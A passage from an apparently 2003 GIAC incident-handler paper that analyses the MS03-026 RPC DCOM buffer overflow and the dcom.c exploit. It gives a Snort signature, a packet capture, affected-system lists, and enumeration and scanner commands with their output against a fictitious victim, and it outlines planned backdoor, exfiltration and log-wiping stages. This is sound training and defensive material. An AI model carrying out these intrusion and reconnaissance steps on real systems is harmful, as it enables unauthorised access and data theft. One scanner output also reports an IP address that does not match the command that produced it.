Global Information Assurance Certification Paper

GIAC Hacker Techniques, Exploits and Incident Handling - Track 4

GIAC Certified Incident Handler (GCIH) Practical Assignment

Version 3.0

The Microsoft RPC Interface DCOM Buffer Overrun Vulnerability Exploited by the DCOM.C Exploit

Submitted by Jeff Garrett

December 28, 2003

TABLE OF CONTENTS

ABSTRACT

Internet statistics compiled in 2002 suggests the worldwide Internet population at that time was 604,111,719[1]. In September of the same year it was reported, "Windows accounts for 97.46 percent of the global operating system market".[2] This would mean a "zero day" exploit affecting all Windows operating system would result in over 97 percent of the world's computers being vulnerable. This is similar to the situation the Internet population found itself in on July 16, 2003. On this day Microsoft released the RPC Interface DCOM Buffer Overrun (MS03-026) vulnerability. Exploits were circulating the Internet and system administrators were rushing to install the latest security patches. Although this vulnerability did not affect all Microsoft Windows operating systems, it did affect a large majority.

This paper discusses the Microsoft RPC Interface DCOM Buffer Overrun vulnerability and how it can be exploited with the *dcom.c* exploit written by H. D. Moore. This is just one of many exploits available for this particular vulnerability. The reason I chose to write about this vulnerability was because of the worldwide impact it had on the Internet population. The purpose of this paper is to attempt to provide the Information Assurance professional with insight into the tools and techniques used in both sides of a computer attack. With this insight, the reader may gain a better perspective of their opponent's techniques and as a result, be better armed to mitigate the risk of future network intrusions.

[1] CyberAtlas, "Populate Explosion"
[2] CyberAtlas, "Windows XP Ruler Global OS Market"

1. STATEMENT OF PURPOSE

The purpose of this paper is to demonstrate a network attack using the *dcom.c* exploit, written by H. D. Moore. This exploit will target a Microsoft Windows 2000 computer susceptible to the Microsoft RPC Interface DCOM Buffer Overrun (MS03-026) vulnerability. The intrusion described in this paper is fictitious and so is the company portrayed as the victim, Company X. The attacker's goal is to gain control of the target computer system using this exploit. The attacker will then search for company sensitive information and, if found, copy this data from the target computer. The attacker will proceed through five stages of the attack to accomplish this goal. These five stages include: Reconnaissance, Scanning, Exploitation, Keeping Access, and Covering Tracks. Once the attack is complete, the focus of this paper will shift to that of the incident handler. The incident handler will progress through the five steps of the incident handling process to ultimately gain back control of the computer resource and reduce the risk of another intrusion.

This exploit originates from the attacker's home network. The attacker will be using both a Microsoft Windows 2000 and a Linux Redhat 7.3 computer system with a DSL network connection to a major Internet service provider. The attacker will begin with network reconnaissance and scanning of the target network. In these first two stages, the attacker will use numerous tools to identify weaknesses in the target network. These tools include: *Google*, *nslookup*, *whois*, *nmap*, *eEye RPC DCOM* scanner and *Firewalk*. The attacker will then demonstrate remote exploitation of the target computer using the *dcom.c* exploit. A successful *dcom.c* exploit will provide the attacker with system level access to the target computer. Once the target computer is exploited, the attacker will then examine the computer for company sensitive information and automate the data extraction using *WinZip* command line software. The attacker will then demonstrate the installation of a *netcat* and *VNC* backdoor listener. Finally, the attacker will demonstrate techniques for covering any tracks resulting from the attack. These techniques include: controlling auditing, removing event logs and hiding executables through the use of alternate data streams.

The second phase of this paper will be to analyze the intrusion resulting from the exploit. The five steps of the incident handling process will be analyzed in detail. These five steps are: Preparation, Identification, Containment, Eradication and Recovery, and Lessons Learned. As part of the preparation stage, the incident handler will examine the countermeasures currently in place. The incident handler will then present the events leading to the discovery of the intrusion and the resulting actions taken to contain the attacker. Next, the techniques for eradication and recovery from the intrusion will be discussed. Finally, the incident handler will present the resulting recommendations and process improvement plan to mitigate the risk of any future attacks.

2. THE VULNERABILITY AND EXPLOIT

2.1 Name

The name of this vulnerability varies depending on the source of the information, but for the purposes of this paper it shall be referred to as the *Microsoft RPC Interface DCOM Buffer Overrun* vulnerability or the *RPC DCOM* vulnerability. Microsoft describes the vulnerability as, "Buffer Overrun In RPC Interface Could Allow Code Execution" and is referenced by Security Bulletin MS03-026. The corresponding Microsoft Knowledge Base article is 823980. Microsoft originally posted this vulnerability July 16, 2003 and revised it on September 10, 2003. The Common Vulnerabilities and Exposures (CVE) organization is reviewing this vulnerability and have assigned it the following candidate number: CAN-2003-0352.

2.2 Description

The Microsoft RPC Interface DCOM Buffer Overrun is a buffer overflow vulnerability. The key to understanding any buffer overflow is determining the root cause of the buffer overflow. This buffer overflow is a result of improper bound checking in the Microsoft Windows *CoGetInstanceFromFile* function. The sixth parameter in this function is "szName" and under certain circumstances is the cause of the buffer overflow condition. The "szName" parameter is the server name parameter and is only assigned a stack space of 0x20. This is the maximum length of a NETBIOS name. When this value is exceeded, Windows will produce a buffer overflow condition. The *CoGetInstanceFromFile* function is as follows:

```
HRESULT CoGetInstanceFromFile(
  COSERVERINFO * pServerInfo,
  CLSID * pclsid,
  IUnknown * punkOuter,
  DWORD dwClsCtx,
  DWORD grfMode,
  OLECHAR * szName,
  ULONG cmq,
  MULTI_QI * rgmqResults
);
```
[3]

The attacker's exploit will take advantage of this buffer overflow condition to execute code resulting in a network connection to the victim's computer. This network connection is in the form of a remote command prompt of the victim's computer. The exploit uses port 4444/TCP to establish this connection.

[3] Microsoft MSDN

There are a large number of resources on the Internet that provide excellent descriptions of the Microsoft RPC DCOM vulnerability. This paper references some of these descriptions. The first reference is from *The Last Stage of Delirium Research Group* who originally discovered the RPC DCOM buffer overrun vulnerability and has developed a detailed white paper discussing it. They give the following description:

> This is a stack buffer overflow vulnerability that exists in an integral component of any modern Windows operating system, an RPC interface implementing Distributed Component Object Model services (DCOM). In a result of implementation error in a function responsible for instantiation of DCOM objects, remote attackers can obtain remote access to vulnerable system.[4]

The Microsoft Security Bulletin MS03-026 provides this description of the vulnerability:

> Remote Procedure Call (RPC) is a protocol used by the Windows operating system. RPC provides an inter-process communication mechanism that allows a program running on one computer to seamlessly execute code on a remote system. The protocol itself is derived from the Open Software Foundation (OSF) RPC protocol, but with the addition of some Microsoft specific extensions.
>
> There is a vulnerability in the part of RPC that deals with message exchange over TCP/IP. The failure results because of incorrect handling of malformed messages. This particular vulnerability affects a Distributed Component Object Model (DCOM) interface with RPC, which listens on RPC enabled ports. This interface handles DCOM object activation requests that are sent by client machines to the server. An attacker who successfully exploited this vulnerability would be able to run code with Local System privileges on an affected system. The attacker would be able to take any action on the system, including installing programs, viewing changing or deleting data, or creating new accounts with full privileges.
>
> To exploit this vulnerability, an attacker would need to send a specially formed request to the remote computer on specific RPC ports.[5]

CVE describes the candidate vulnerability as: "Buffer overflow in a certain DCOM interface for RPC in Microsoft Windows NT 4.0, 2000, XP, and Server 2003 which allows remote attackers to execute arbitrary code via a malformed

[4] The Last Stage of Delirium Research Group
[5] Microsoft Security Bulletin MS03-026

message, as exploited by the Blaster/MSblast/LovSAN and Nachi/Welchia worms."[6]

Finally, *SecurityFocus* describes the vulnerability as: "A buffer overrun vulnerability has been reported in Microsoft Windows that can be exploited remotely via a DCOM RPC interface that listens on TCP/UDP port 135. This issue is due to insufficient bounds checking of client DCOM object activation requests. Exploitation of this issue could result in execution of malicious instructions with Local System privileges on an affected system."[7]

2.3 Protocol/Services/Applications

The protocol affected by the RPC DCOM vulnerability is the Remote Procedure Call (RPC) protocol. This protocol is used by Microsoft Windows operating systems for inter-process communications. The affected service is the Microsoft Windows RPC Service. The RPC Service listens on multiple ports but the primary port susceptible to this exploitation is 135/TCP. This vulnerability is not limited to port 135/TCP. Other ports the RPC Service listens on may also be susceptible to exploit. These ports include TCP ports 139, 445, 593 and even port 80 in certain configurations. This paper will focus on a RPC DCOM exploit that targets port 135/TCP.

According to *SecurityFocus*, "There have been unconfirmed reports that Windows 9x systems with certain software installed may also be vulnerable to this issue. Reportedly, Windows 98 systems with .NET software installed may be vulnerable according to scans using various DCOM RPC vulnerability scanning tools. Symantec has not confirmed this behavior and it may in fact be due to false positives generated by the scanners."[8]

2.4 Variants

Currently, there exists multiple variants to the Microsoft RPC Interface DCOM Buffer Overrun vulnerability and all of them are related to flaws in the Microsoft Windows RPC service. The variants are as follows:

- Microsoft RPCSS DCERPC DCOM Object Activation Packet Length Heap Corruption Vulnerability
- Microsoft Windows RPCSS DCOM Interface Denial of Service Vulnerability
- Microsoft RPCSS DCOM Interface Long Filename Heap Corruption Vulnerability
- Microsoft Windows RPC Service Denial of Service Vulnerability

[6] Common Vulnerabilities and Exposures, www.cve.mitre.org
[7] www.securityfocus.com
[8] www.securityfocus.com

- Microsoft Windows RPCSS Multi-thread Race Condition Vulnerability

The vulnerability descriptions, as documented on the Common Vulnerabilities and Exposures website, are as follows:

Name: Microsoft RPCSS DCERPC DCOM Object Activation Packet Length Heap Corruption Vulnerability
CVE: CAN-2003-0715 (under review)
Description: "Heap-based buffer overflow in the Distributed Component Object Model (DCOM) interface in the RPCSS Service allows remote attackers to execute arbitrary code via a malformed DCERPC DCOM object activation request packet with modified length fields, a different vulnerability than CAN-2003-0352 (Blaster/Nachi) and CAN-2003-0528."[9]

Name: Microsoft Windows RPCSS DCOM Interface Denial of Service Vulnerability
CVE: CAN-2003-0605
Description: "The Microsoft Windows RPC service may contain a flaw that allows a remote attacker to cause a denial of service. By sending a specifically malformed packet to TCP port 135, the RPC service will be disabled."[10]

Name: Microsoft RPCSS DCOM Interface Long Filename Heap Corruption Vulnerability
CVE: CAN-2003-0528 (under review)
Description: "Heap-based buffer overflow in the Distributed Component Object Model (DCOM) interface in the RPCSS Service allows remote attackers to execute arbitrary code via a malformed RPC request with a long filename parameter, a different vulnerability than CAN-2003-0352 (Blaster/Nachi) and CAN-2003-0715."[11]

Name: Microsoft Windows RPC Service Denial of Service Vulnerability
CVE: CAN-2002-1561
Description: "The Microsoft Windows RPC service contains a flaw that may allow a remote attacker to cause a denial of service. By sending a specifically malformed packet to TCP port 135, the RPC service will be disabled."[12]

Name: Microsoft Windows RPCSS Multi-thread Race Condition Vulnerability
Description: "It has been reported that a variant attack in the RPCSS service of Microsoft Windows exists. Because of this, it may be possible for

[9] Common Vulnerabilities and Exposures CVE, www.cve.mitre.org
[10] Common Vulnerabilities and Exposures CVE, www.cve.mitre.org
[11] Common Vulnerabilities and Exposures CVE, www.cve.mitre.org
[12] Common Vulnerabilities and Exposures CVE, www.cve.mitre.org

an attacker to mount denial of service attacks. The source of the issue is reportedly a multi-thread race condition that occurs when handling a large number of RPC request."[13]

2.5 Attack Signature

Network exploits typically leave fingerprints on both the target computer and on the network. These fingerprints are the attack signatures. Currently, there are network based attack signatures available that will detect this exploit as it targets the Microsoft RPC DCOM vulnerability. These signatures are available from multiple IDS vendors. This paper will focus on the Snort IDS signature (SID 2192). The host based attack signatures for the exploit are less obvious. These signatures are new listening ports, established connections and possibly, the removal of certain listening ports.

Let's first focus on the attack signature from the network perspective. There is a Snort IDS signature available to detect the Microsoft RPC DCOM exploit. The Snort signature identification number is SID 2192. Snort signatures contain certain parameters that are compared to network data as it passes by an IDS sensor. If the parameters in the signature match the parameters of the packet(s) then an alert is generated. This particular signature is looks for TCP traffic generated from an external network IP address, sourced with "any" port number and destined for an internal IP address on port 135. When these and other conditions in the signature are satisfied an alert is generated. The other key parameter to note in the Snort signature is the "content" section. This section contains a series of HEX values. These values are highlighted below.

*alert tcp $EXTERNAL_NET any -> $HOME_NET 135 (msg:"NETBIOS DCERPC ISystemActivator bind attempt"; flow:to_server,established; content:"|05|"; distance:0; within:1; content:"|0b|"; distance:1; within:1; byte_test:1,&,1,0,relative; content:"|**A0 01 00 00 00 00 00 C0 00 00 00 00 00 00 46**|"; distance:29; within:16; reference:cve,CAN-2003-0352; classtype:attempted-admin; sid:2192; rev:1;)*[14]

To better understand the signature of the *dcom.c* exploit, the best approach is to run the exploit and capture the network traffic that is generated. Tcpdump is the sniffer used to capture the packets generated by the exploit. To capture all traffic on a network interface, the tcpdump command would be:

[root]# ***tcpdump -s 1514 -nXvi eth0***

The *-s 1514* option ensures the entire packet length will be captured and the *-X* options coverts the HEX to ASCII. The entire tcpdump capture from executing

[13] Common Vulnerabilities and Exposures CVE, www.cve.mitre.org
[14] Snort.org

the RPC DCOM exploit is in Appendix A. The fourth packet generated from running the exploit is displayed below for analysis purposes:


18:50:02.624385 192.168.245.129.32770 > 192.168.245.128.135: P [tcp sum ok] 1:73(72) ack 1 win 5840 <nop,nop,timestamp 37864 0> (DF) (ttl 64, id 18340, len 124)

```
0x0000   4500 007c 47a4 4000 4006 8684 c0a8 f581  E..|G.@.@.......
0x0010   c0a8 f580 8002 0087 12e1 d446 6257 49c8  ...........FbWI.
0x0020   8018 16d0 02a7 0000 0101 080a 0000 93e8  ................
0x0030   0000 0000 0500 0b03 1000 0000 4800 0000  ............H...
0x0040   7f00 0000 d016 d016 0000 0000 0100 0000  ................
0x0050   0100 0100 a001 0000 0000 0000 c000 0000  ................
0x0060   0000 0046 0000 0000 045d 888a eb1c c911  ...F.....]......
0x0070   9fe8 0800 2b10 4860 0200 0000            ....+.H`....
```

By comparing the HEX values of the Snort IDS signature to the fourth packet of a tcpdump capture, it is evident the HEX values match. These HEX values are unique to this exploitation of the Microsoft RPC DCOM vulnerability and are a key parameter that will trigger an IDS event.

Now let's focus on the attack signature from the host perspective. When the exploit is run a network connection is established between the attacker and the victim's computers. This network connection is bound to port 4444/TCP of the victim's computer and provides a remote command prompt back to the attacker. Figure 2.1 shows the results of a *netstat -an* command after the exploit is executed. Notice the established network connection from the attacker to the victim on port 4444/TCP. This is one obvious signature of an active attack. After the attacker has terminated the connection, the listening port 4444/TCP will be dropped. In addition, ports 135/TCP and 135/UDP will also be dropped. This is another signature of the attack.

Figure 2.1



2.6 Operating Systems Effected

The operating systems affected by this vulnerability are numerous. The vast majority of the computer systems in the world today run on these affected operating systems. A large majority of the Microsoft Windows operating systems and certain Cisco and Compaq products are affected by this vulnerability. The following Microsoft operating systems are affected:

Microsoft Windows 2000 Advanced Server SP4
Microsoft Windows 2000 Advanced Server SP3
Microsoft Windows 2000 Advanced Server SP2
Microsoft Windows 2000 Advanced Server SP1
Microsoft Windows 2000 Advanced Server
Microsoft Windows 2000 Datacenter Server SP4
Microsoft Windows 2000 Datacenter Server SP3
Microsoft Windows 2000 Datacenter Server SP2
Microsoft Windows 2000 Datacenter Server SP1
Microsoft Windows 2000 Datacenter Server
Microsoft Windows 2000 Professional SP4
Microsoft Windows 2000 Professional SP3
Microsoft Windows 2000 Professional SP2
Microsoft Windows 2000 Professional SP1
Microsoft Windows 2000 Professional
Microsoft Windows 2000 Server SP4
Microsoft Windows 2000 Server SP3
Microsoft Windows 2000 Server SP2
Microsoft Windows 2000 Server SP1
Microsoft Windows 2000 Server
Microsoft Windows NT Enterprise Server 4.0 SP6a
Microsoft Windows NT Enterprise Server 4.0 SP6
Microsoft Windows NT Enterprise Server 4.0 SP5
Microsoft Windows NT Enterprise Server 4.0 SP4
Microsoft Windows NT Enterprise Server 4.0 SP3
Microsoft Windows NT Enterprise Server 4.0 SP2
Microsoft Windows NT Enterprise Server 4.0 SP1
Microsoft Windows NT Enterprise Server 4.0
Microsoft Windows NT Server 4.0 SP6a
Microsoft Windows NT Server 4.0 SP6
Microsoft Windows NT Server 4.0 SP5
Microsoft Windows NT Server 4.0 SP4
Microsoft Windows NT Server 4.0 SP3
Microsoft Windows NT Server 4.0 SP2
Microsoft Windows NT Server 4.0 SP1
Microsoft Windows NT Server 4.0
Microsoft Windows NT Terminal Server 4.0 SP6
Microsoft Windows NT Terminal Server 4.0 SP5

Microsoft Windows NT Terminal Server 4.0 SP4
Microsoft Windows NT Terminal Server 4.0 SP3
Microsoft Windows NT Terminal Server 4.0 SP2
Microsoft Windows NT Terminal Server 4.0 SP1
Microsoft Windows NT Terminal Server 4.0
Microsoft Windows NT Workstation 4.0 SP6a
Microsoft Windows NT Workstation 4.0 SP6
Microsoft Windows NT Workstation 4.0 SP5
Microsoft Windows NT Workstation 4.0 SP4
Microsoft Windows NT Workstation 4.0 SP3
Microsoft Windows NT Workstation 4.0 SP2
Microsoft Windows NT Workstation 4.0 SP1
Microsoft Windows NT Workstation 4.0
Microsoft Windows Server 2003 Datacenter Edition
Microsoft Windows Server 2003 Datacenter Edition 64-bit
Microsoft Windows Server 2003 Enterprise Edition
Microsoft Windows Server 2003 Enterprise Edition 64-bit
Microsoft Windows Server 2003 Standard Edition
Microsoft Windows Server 2003 Web Edition
Microsoft Windows XP 64-bit Edition SP1
Microsoft Windows XP 64-bit Edition
Microsoft Windows XP Home SP1
Microsoft Windows XP Home
Microsoft Windows XP Professional SP1
Microsoft Windows XP Professional

This vulnerability not only affects Microsoft products. It also affects the following Cisco and Compaq products:

Cisco Broadband Troubleshooter
Cisco Building Broadband Service Manager 5.1
Cisco Building Broadband Service Manager 5.2
Cisco Building Broadband Services Manager Hotspot 1.0
Cisco Call Manager
Cisco Call Manager 1.0
Cisco Call Manager 2.0
Cisco Call Manager 3.0
Cisco Call Manager 3.1 (3a)
Cisco Call Manager 3.1 (2)
Cisco Call Manager 3.1
Cisco Call Manager 3.2
+ Cisco VoIP Phone 7902G
+ Cisco VoIP Phone 7905G
+ Cisco VoIP Phone 7912G
Cisco Call Manager 3.3 (3)
Cisco Call Manager 3.3

Cisco CiscoWorks VPN/Security Management Solution
Cisco Collaboration Server
Cisco Conference Connection
Cisco Customer Response Application Server
Cisco DOCSIS CPE Configurator
Cisco Dynamic Content Adapter
Cisco E-Mail Manager
Cisco Emergency Responder
Cisco Intelligent Contact Manager
Cisco Internet Service Node
Cisco IP Contact Center Express
Cisco IP Telephony Environment Monitor
Cisco IP/VC 3540 Application Server
Cisco IP/VC 3540 Video Rate Matching Module
Cisco Lan Management Solution
Cisco Media Blender
Cisco Network Registar
Cisco Networking Services for Active Directory
Cisco Personal Assistant
Cisco QoS Policy Manager
Cisco Routed Wan Management
Cisco Secure Access Control Server 3.2.1
Cisco Secure ACS for Windows NT 2.1
Cisco Secure ACS for Windows NT 2.3
Cisco Secure ACS for Windows NT 2.4
Cisco Secure ACS for Windows NT 2.5
Cisco Secure ACS for Windows NT 2.6
Cisco Secure ACS for Windows NT 2.6.2
Cisco Secure ACS for Windows NT 2.6.3
Cisco Secure ACS for Windows NT 2.6.4
Cisco Secure ACS for Windows NT 3.0 .1
Cisco Secure ACS for Windows NT 3.0
Cisco Secure ACS for Windows NT 3.0.3
Cisco Secure ACS for Windows NT 3.1.1
Cisco Secure ACS for Windows Server 3.2
Cisco Secure Policy Manager 3.0.1
Cisco Secure Scanner
Cisco Service Management
Cisco Small Network Management Solution
Cisco SN 5420 Storage Router 1.1 (7)
Cisco SN 5420 Storage Router 1.1 (5)
Cisco SN 5420 Storage Router 1.1 (4)
Cisco SN 5420 Storage Router 1.1 (3)
Cisco SN 5420 Storage Router 1.1 (2)
Cisco SN 5420 Storage Router 1.1.3
Cisco Trailhead

Cisco Transport Manager
Cisco Unity Server
Cisco Unity Server 2.0
Cisco Unity Server 2.1
Cisco Unity Server 2.2
Cisco Unity Server 2.3
Cisco Unity Server 2.4
Cisco Unity Server 2.46
Cisco Unity Server 3.0
Cisco Unity Server 3.1
Cisco Unity Server 3.2
Cisco Unity Server 3.3
Cisco Unity Server 4.0
Cisco uOne Enterprise Edition
Cisco User Registration Tool
Cisco Voice Manager
Cisco VPN/Security Management Solution
Compaq OpenVMS 6.2 -1H3 Alpha
Compaq OpenVMS 6.2 -1H2 Alpha
Compaq OpenVMS 6.2 -1H1 Alpha
Compaq OpenVMS 6.2 VAX
Compaq OpenVMS 6.2 Alpha
Compaq OpenVMS 7.1 -2 Alpha
Compaq OpenVMS 7.1 VAX
Compaq OpenVMS 7.1 Alpha
Compaq OpenVMS 7.2 -2 Alpha
Compaq OpenVMS 7.2 -1H2 Alpha
Compaq OpenVMS 7.2 -1H1 Alpha
Compaq OpenVMS 7.2 VAX
Compaq OpenVMS 7.2 Alpha
Compaq OpenVMS 7.2.1 Alpha
Compaq OpenVMS 7.3 -1 Alpha
Compaq OpenVMS 7.3 VAX
Compaq OpenVMS 7.3 Alpha

3. PLATFORMS/ENVIRONMENT

3.1 Victim's Platform

The victim's computer belongs to a senior engineer working at Company X's Research and Development department. The victim's computer is a laptop running Microsoft Windows 2000 Professional with service pack 4 installed. There are no special applications running other than the Microsoft Office suite, Adobe Acrobat Reader and Symantec Antivirus Corporate Edition. The victim's IT department has been diligent in the past by installing the latest Windows

security patches but since the release of the Microsoft Windows RPC DCOM vulnerability, the IT department has been overwhelmed. They are struggling to get the patch applied to all of their Microsoft Windows affected systems. As a result, the victim's computer is not patched and therefore, vulnerable to the Microsoft Windows RPC DCOM vulnerability.

In order to illustrate the current state of the victim's computer prior to the attack, the victim's computer will be scanned from within Company X's network using the following tools: *enum*, RPC DCOM and *LanGuard* scanner. All of this information would not have been available to the attacker but is provided to establish a baseline of the victim's computer prior to the attack.

The *enum* tool is run from another computer within Company X's internal network. This tool, as the name suggests, is an enumeration utility for Windows based systems using null sessions. The results show users, groups and share names from the victim's computer. *Enum* also enumerates the computers password policy. Notice the share name "Corporate Goals". This is a possible indication of company sensitive information stored on this computer. This suspicion will be confirmed when the system is compromised. Command syntax and scan results are as follows:

C:\enum> ***enum -UPSNGd 172.25.25.100***

Usage:
enum <-UMNSPGLdc> <-u username> <-p password> <-f dictfile> <hostname|ip>

-U is get userlist
-N is get namelist dump (different from -U|-M)
-S is get sharelist
-P is get password policy information
-G is get group and member list
-d is be detailed, applies to -U and -S

Results:
server: 172.25.25.100
setting up session... success.
password policy:
min length: none
min age: none
max age: 42 days
lockout threshold: none
lockout duration: 30 mins
lockout reset: 30 mins
enumerating names (pass 1)... got 3 accounts, 0 left:
admin: Administrator

comment: Built-in account for administering the computer/domain
login: Sat Dec 20 10:09:20 2003
good logins: 46
admin: bob (bob)
login: Wed Nov 12 10:13:58 2003
good logins: 2
guest: Guest
comment: Built-in account for guest access to the computer/domain
getting user list (pass 1, index 0)... success, got 4.
Administrator (Built-in account for administering the computer/domain)attributes:
bob attributes:
Guest (Built-in account for guest access to the computer/domain) attributes: disabled no_passwd
enumerating shares (pass 1)... got 4 shares, 0 left:
ipc: IPC$ (Remote IPC)
fs: ADMIN$ (Remote Admin)
fs: C$ (Default share)
fs: Corporate Goals ()
Group: Administrators
VICTIM-W2K\Administrator
VICTIM-W2K\bob
Group: Backup Operators
Group: Guests
VICTIM-W2K\Guest
Group: Power Users
Group: Replicator
Group: Users
NT AUTHORITY\INTERACTIVE
NT AUTHORITY\Authenticated Users
VICTIM-W2K\bob
cleaning up... success.

Results from Microsoft RPC DCOM scanner (msrpcss.exe) reveals the system is completely un-patched as expected. See results of the scan below using the Microsoft (R) KB824146 Scanner Version 1.00.0249:

C:\ > ***msrpcss.exe 172.25.25.100***
Microsoft (R) KB824146 Scanner Version 1.00.0249 for 80x86
Copyright (c) Microsoft Corporation 2003. All rights reserved.

<+> Starting scan (timeout = 5000 ms)
Checking 192.168.245.128
192.168.245.128: unpatched
<-> Scan completed


Statistics:

Patched with KB824146 and KB823980	***0***
Patched with KB823980	***0***
Unpatched	***1***
TOTAL HOSTS SCANNED	*1*

Lines delete……

The *LANguard Network Scanner v(2.0)* tool provides some of the same information as the enum tool but in a GUI format. Results from *LANguard* also show a share labeled “Corporate Goals”, see figure 2.2.

